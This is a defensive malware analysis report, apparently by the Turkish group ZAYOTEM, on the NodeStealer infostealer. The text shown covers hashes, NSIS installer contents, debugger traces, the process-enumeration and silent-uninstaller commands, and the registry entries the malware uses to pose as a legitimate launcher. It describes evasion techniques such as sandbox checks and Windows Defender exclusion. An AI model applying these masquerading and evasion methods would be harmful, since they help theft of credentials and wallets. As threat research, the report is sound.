

NodeStealer

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Table Of Contents

TABLE OF CONTENTS	i
EXECUTIVE SUMMARY	1
EXECUTION FLOWCHART	2
ANALYSIS OF F008B890766EB344.EXE	3
STATIC ANALYSIS	3
DYNAMIC ANALYSIS	5
ANALYSIS OF LAUNCHER.EXE	14
STATIC ANALYSIS	14
DYNAMIC ANALYSIS	16
ANALYSIS OF E8GSNLI2JVSSYPC6.JS	17
STATIC ANALYSIS	17
DYNAMIC ANALYSIS	32
ANALYSIS OF PAYLOAD.EXE	34
STATIC ANALYSIS	34
DYNAMIC ANALYSIS	36
YARA RULES	40
MITRE ATTACK TABLE	49
REMEDIATION & MITIGATION RECOMMENDATIONS	49
PREPARED BY	50

Executive Summary

The analyzed NodeStealer sample is a Node.js-based infostealer distributed via an NSIS-based packer. Initially identified by Meta's security team in January 2023, this malware was originally developed by Vietnam-based threat actors to compromise business accounts via fraudulent communications over Facebook Messenger. Capable of bypassing two-factor authentication (2FA) mechanisms, the malware can establish full control over victim accounts without requiring any further user interaction. NodeStealer is part of a growing cybercriminal ecosystem based in Vietnam, where multiple threat actors utilize ad-based propagation vectors on Facebook. The malware has evolved significantly over time; as of November 2024, it has transformed into a highly sophisticated variant targeting Facebook Ads Manager accounts, exfiltrating credit card information, and directly accessing locked SQLite databases by abusing the Windows Restart Manager.

The malware infects victim systems disguised as a legitimate application and implements extensive anti-analysis checks to verify its execution environment. These checks, which include virtual machine (VM) detection, sandbox evasion, and queries for the presence of over 50 analysis tools, ensure the malware remains dormant within analysis environments. Furthermore, it neuters security software by adding itself to the Windows Defender exclusion list, successfully evading detection mechanisms of traditional antivirus solutions. The malware accesses and exfiltrates the following data to its Command and Control (C2) server:

- Credentials saved in web browsers Tarayıcı oturum çerezlerine
- System and user profile information
- Cryptocurrency wallet data
- Social media data (e.g., Facebook)

Session and authentication data from browser extensions

Execution Flowchart




Figure 1- Malware Execution Flowchart

Analysis Of f008b890766eb344.exe

Name	f008b890766eb344.exe
MD5	ede0b398fd0a2da4acc4bb3d2ea9fb18
SHA256	55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3682c5c08
File Type	PE32/Exe

Static Analysis

Property	Value	Property	Value
File Name	C:\Users\...esktop\Malwar3s\sample\55d124d2f7...	CompanyName	Launcher
File Type	Portable Executable 32	FileDescription	Setup
File Info	No match found.	FileVersion	1.0.0
File Size	83.47 MB (87519563 bytes)	LegalCopyright	Copyright © 2025 Launcher
PE Size	57.00 KB (58368 bytes)	LegalTrademarks	All trademarks referenced herein are the property ...
Created		ProductName	Launcher
Modified			

Figure 2- PE Information Of Malicious Executable

The malware is a 32-bit Portable Executable (PE32). The file size is approximately 84.47 MB. An examination of the PE headers reveals that the **CompanyName** field is populated with the value "**Launcher**"




Figure 3- File Information Of The Malicious Executable

Static analysis using Detect It Easy (DiE) identifies the file as an **NSIS 3.04-based** installer. The presence of NSIS data in the overlay section indicates that the executable is packed. Upon extraction using the **7-Zip** utility, the following files are obtained.

\$PLUGINSDIR	Dosya klasörü		
\$R0	Dosya klasörü		
[NSIS].nsi	NSI Dosyası	106 KB	
app-64.7z	7Z Dosyası	84.979 KB	
nsExec.dll	Uygulama uzantısı	7 KB	
nsis7z.dll	Uygulama uzantısı	424 KB	
SpiderBanner.dll	Uygulama uzantısı	9 KB	
StdUtils.dll	Uygulama uzantısı	100 KB	
System.dll	Uygulama uzantısı	12 KB	

Figure 4- Files Extracted from the Malware Archive

The extracted contents include the directories \$PLUGINSDIR, \$R0, and the script [NSIS].nsi. Analysis of the extracted files reveals that the [NSIS].nsi script is responsible for file extraction, Windows Registry modifications, and the loading of dynamically linked libraries (DLLs). The dynamically loaded DLLs observed during analysis are detailed in Table 1.

UninstallLauncher.exe	App-64.7z	nsis7z.dll	nsExec.dll.
SpiderBanner.dll	System.dll	StdUtils.dll	[NSIS].nsi

Table 1- Extracted Files and Dynamically Loaded DLLs

```
; NSIS script (UTF-8) NSIS-3 Unicode
; Uninstall

Unicode true
SetCompressor zlib

; -----
; HEADER SIZE: 105696
; START HEADER SIZE: 300
; MAX STRING LENGTH: 8192
; STRING CHARS: 31386

OutFile [NSIS].exe
!include WinMessages.nsh

ShowUninstDetails nevershow

; -----
; LANG TABLES: 26
; LANG STRINGS: 60
```

```
System::Call "kernel32::GetCurrentProcess() i.R0"
; Call Initialize_____Plugins
; SetOverwrite off
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push "kernel32::GetCurrentProcess() i.R0"S
; CallInstDLL $PLUGINSDIR\System.dll Call
System::Call "Kernel32::GetProcessId(i R0) i.R3"
; Call Initialize_____Plugins
; AllowSkipFiles off
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push "Kernel32::GetProcessId(i R0) i.R3"
; CallInstDLL $PLUGINSDIR\System.dll Call
label_30:
System::Call "Kernel32::CreateToolhelp32Snapshot(i 2,i R3) i.R0"
; Call Initialize_____Plugins
; File $PLUGINSDIR\System.dll
; SetDetailsPrint lastused
; Push "Kernel32::CreateToolhelp32Snapshot(i 2,i R3) i.R0"
; CallInstDLL $PLUGINSDIR\System.dll Call
IntCmp $R0 -1 label_92
System::Alloc 1024
; Call Initialize_____Plugins
```

Figure 5- Content of the NSIS.nsi Script

Further analysis of the NSIS.nsi script demonstrates that the malware leverages the extracted legitimate DLLs to invoke standard Windows APIs, such as **GetCurrentProcess** and **GetProcessId**.

Dynamic Analysis

Figure 6- Retrieval of the Temp Directory Path

During execution, the malware retrieves the path to the system's temporary directory via a call to the **GetTempPathW** API.

Figure 7- File Creation in the Temp Directory by the Malware

Subsequently, the malware utilizes the **CreateDirectoryW** API to create its working directory within the retrieved **TEMP** path, initiating the generation of a new temporary file.




Figure 9- Malware File Path Retrieval

It then retrieves the absolute path of the newly created **nsn4c50.tmp** file using the **GetTempFileNameW** API.




Figure 11- Creation of the system.dll File by the Malware

After the directory is created, the malware first generates the **System.dll** file using the **CreateFileW** API, and subsequently populates the file's contents via the **WriteFile** API.

int3 int3 int3 int3 mov edi,edi push ebp mov ebp,esp push 0	CreateProcessW
push dword ptr ss:[ebp+28] push dword ptr ss:[ebp+24] push dword ptr ss:[ebp+20] push dword ptr ss:[ebp+1C] push dword ptr ss:[ebp+18] push dword ptr ss:[ebp+14] push dword ptr ss:[ebp+10] push dword ptr ss:[ebp+C] push dword ptr ss:[ebp+8] push 0 call <kernelbase.CreateProcessInternal pop ebp ret 28	[ebp+C]:L"\"C:\\windows\\system32\\cmd.exe\" /c tasklist /FI \"USERNAME eq %USERNAME

Figure 12- Process Creation Action by the Malware

The malware executes **tasklist** via **cmd.exe** to enumerate running processes belonging to the current user. It formats the output as a **CSV** and pipes it to **find.exe** to check for the presence of the **Launcher.exe** process.

```
"C:\\Windows\\system32\\cmd.exe\"/c tasklist /FI"USERNAME eq %USERNAME%"
/FI \"IMAGENAME eq Launcher.exe\" /FO csv | \"C:\\Windows\\system32\\find.exe\"
\"Launcher.exe\""
```

Table 2- Command Executed During Process Enumeration

mov edi,edi push ebp mov ebp,esp push 0 push dword ptr ss:[ebp+2C] push dword ptr ss:[ebp+28] push dword ptr ss:[ebp+24] push dword ptr ss:[ebp+20] push dword ptr ss:[ebp+1C] push dword ptr ss:[ebp+18] push dword ptr ss:[ebp+14] push dword ptr ss:[ebp+10] push dword ptr ss:[ebp+C] push dword ptr ss:[ebp+8] push 0 call <kernelbase.CreateProcessInternal pop ebp ret 28	CreateProcessW [ebp+2C]:\"n,@\" [ebp+C]:L"\"C:\\Users AppData\\Local\\Temp\\nsuADFD.tmp\\old-uninstaller.exe\" /S /KEEP_APP_DATA
---	---

Figure 13- Execution of the Uninstaller.exe Binary by the Malware

Subsequently, the malware executes **old-uninstaller.exe** in silent mode via **cmd.exe**, forcing the launcher installation into an update state. Furthermore, it utilizes the **_? =** parameter to explicitly define the launcher's own directory as the target destination.

```
"C:\\Users\\\\AppData\\Local\\Temp\\nsIB8DD.tmp\\old-uninstaller.exe\" /S /KEEP_APP_DATA
/currentuser --updated_?=C:\\Users\\\\AppData\\Local\\Programs\\launcher"
```

Table 3- the old-uninstaller.exe Command Executed by the Malware

jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
push 0	
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
push eax	
mov dword ptr ss:[ebp+8],eax	[ebp+8]:L"C:\\Users\\ \\AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
mov esi,eax	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
cmp esi,ebx	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
j 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	
push 0	
push esi	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
mov esi,eax	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
mov di,word ptr ds:[esi]	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
mov word ptr ds:[esi],bx	esi:L"AppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
cmp di,bx	
j 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
cmp dword ptr ss:[ebp+20],ebx	
j 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
test eax,eax	
j 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	
push dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\Users \\ppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
push dword ptr ss:[ebp+8]	[ebp+8]:L"C:\\Users \\ppData\\Local\\Temp\\nsuADFD.tmp\\7z-out"
call 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb3	
cmp eax,ebx	
j 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36	

Ad	Tür	Boyut
7z-out	Dosya klasörü	
app-64.7z	7Z Dosyası	84.979 KB
nsExec.dll	Uygulama uzantısı	7 KB
old-uninstaller	Uygulama	137 KB
SpiderBanner.dll	Uygulama uzantısı	9 KB
StdUtils.dll	Uygulama uzantısı	100 KB
System.dll	Uygulama uzantısı	12 KB

Figure 14- Creation of the 7z-out Directory by the Malware

The malware invokes the **CreateDirectoryW** API again to create a **7z-out** directory and extracts the **app-64.7z** archive into this newly formed path.

AppData > Local > Temp > nsuADFD.tmp > 7z-out		
Ad	Tür	Boyut
locales	Dosya klasörü	
resources	Dosya klasörü	
chrome_100_percent.pak	PAK Dosyası	113 KB
chrome_200_percent.pak	PAK Dosyası	183 KB
d3dcompiler_47.dll	Uygulama uzantısı	4.631 KB
dxcompiler.dll	Uygulama uzantısı	25.460 KB
dxil.dll	Uygulama uzantısı	1.469 KB
ffmpeg.dll	Uygulama uzantısı	2.987 KB
icudtl.dat	DAT Dosyası	10.223 KB
Launcher	Uygulama	205.891 KB
libEGL.dll	Uygulama uzantısı	493 KB
libGLESv2.dll	Uygulama uzantısı	8.202 KB
LICENSE.electron	Metin Belgesi	2 KB
LICENSES.chromium	Microsoft Edge HT...	14.749 KB
resources.pak	PAK Dosyası	6.154 KB
snapshot_blob.bin	BIN Dosyası	395 KB
v8_context_snapshot.bin	BIN Dosyası	759 KB
vk_swiftshader.dll	Uygulama uzantısı	5.508 KB
vk_swiftshader_icd.json	JSON Dosyası	1 KB
vulkan-1.dll	Uygulama uzantısı	922 KB

Figure 15- Contents Of The 7z-out Directory Created by the Malware

The malware proceeds with the extraction routine using the nsis7z.dll plugin, unpacking the entire contents of the archive into the 7z-out directory.

vulkan-1.dll	vk_swiftshader_icd.json	v8_context_snapshot.bin
vk_swiftshader.dll	Uninstall Launcher.exe	resources.pak
snapshot_blob.bin	LICENSES.chromium.html	libGLESv2.dll
LICENSE.electron.txt	libEGL.dll	icudtl.dat
Launcher.exe	ffmpeg.dll	dxcompiler.dll
dxil.dll	d3dcompiler_47.dll	chrome_100_percent.pak

Table 4 – Files and Directories Extracted by the Malware

AppData > Local > Programs > launcher			
Ad	Tür	Boyut	
locales	Dosya klasörü		
resources	Dosya klasörü		
chrome_100_percent.pak	PAK Dosyası	113 KB	
chrome_200_percent.pak	PAK Dosyası	183 KB	
d3dcompiler_47.dll	Uygulama uzantısı	4.631 KB	
dxcompiler.dll	Uygulama uzantısı	25.460 KB	
dxil.dll	Uygulama uzantısı	1.469 KB	
ffmpeg.dll	Uygulama uzantısı	2.987 KB	
icudtl.dat	DAT Dosyası	10.223 KB	
Launcher	Uygulama	205.891 KB	
libEGL.dll	Uygulama uzantısı	493 KB	
libGLSv2.dll	Uygulama uzantısı	8.202 KB	
LICENSE.electron	Metin Belgesi	2 KB	
LICENSES.chromium	Microsoft Edge HT...	14.749 KB	
resources.pak	PAK Dosyası	6.154 KB	
snapshot_blob.bin	BIN Dosyası	395 KB	
v8_context_snapshot.bin	BIN Dosyası	759 KB	
vk_swiftshader.dll	Uygulama uzantısı	5.508 KB	
vk_swiftshader_icd.json	JSON Dosyası	1 KB	
vulkan-1.dll	Uygulama uzantısı	922 KB	

Figure 16- Migration of Files to the Launcher Directory by the Malware

The malware proceeds with the extraction routine using the **nsis7z.dll** plugin, unpacking the entire contents of the archive into the **7z-out** directory.

<pre> call dword ptr ds:[<&CreateDirectoryW>] test eax, eax jne 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36 xor eax, eax jmp 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36 mov esi, dword ptr ds:[<&GetLastError>] call esi cmp eax, b7 jne 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36 lea eax, dword ptr ss:[ebp-20] push eax push 80000007 push dword ptr ss:[ebp+8] call dword ptr ds:[<&SetFileSecurityW>] test eax, eax jne 55d124d2f7f806e16e1f2a4363b6ced4eaa16f93ea37823903666fb36 call esi pop esi ret 4 push 0 push dword ptr ss:[esp+8] call dword ptr ds:[<&CreateDirectoryW>] </pre>	<pre> eax:L"\\AppData\\Local\\launcher-updater" eax:L"\\AppData\\Local\\launcher-updater" esi:L"\\AppData\\Local\\launcher-updater" eax:L"\\AppData\\Local\\launcher-updater" eax:L"\\AppData\\Local\\launcher-updater" [ebp+8]:L"C:\\Users\\...\\AppData\\Local\\launcher-updater" eax:L"\\AppData\\Local\\launcher-updater" esi:L"\\AppData\\Local\\launcher-updater" </pre>
--	--

Figure 17- Creation of the launcher-updater Directory by the Malware

The malware utilizes the **CreateDirectoryW** API to create a **launcher-updater** directory under the local **AppData** path.




Figure 18- The intaller.exe Executable Located in the launcher-update Directory

After reading its own contents via the **ReadFile** API, the malware writes this payload into the launcher-updater directory, saving it as **installer.exe**.




Figure 19- Windows Registry Modification by the Malware

The software leverages the **RegCreateKeyExW** API to create a registry key under **HKCU\Software{6944b82d-ccc1-5d61-8bb1-5c3033087fdb}**. It records installation data by populating this key with values such as **InstallLocation**, **KeepShortcuts**, and **ShortcutName**.



Figure 20- Secondary Windows Registry Modification by the Malware

The malware creates an uninstallation entry under `...\\Windows\\CurrentVersion\\Uninstall\\{GUID}` using the `RegCreateKeyExW` API. It subsequently uses `RegSetValue` to add values including **DisplayName** (Launcher 1.0.0), **DisplayVersion**, **Publisher**, **DisplayIcon**, **UninstallString**, and **QuietUninstallString**, effectively masquerading as a legitimately installed application on the system.

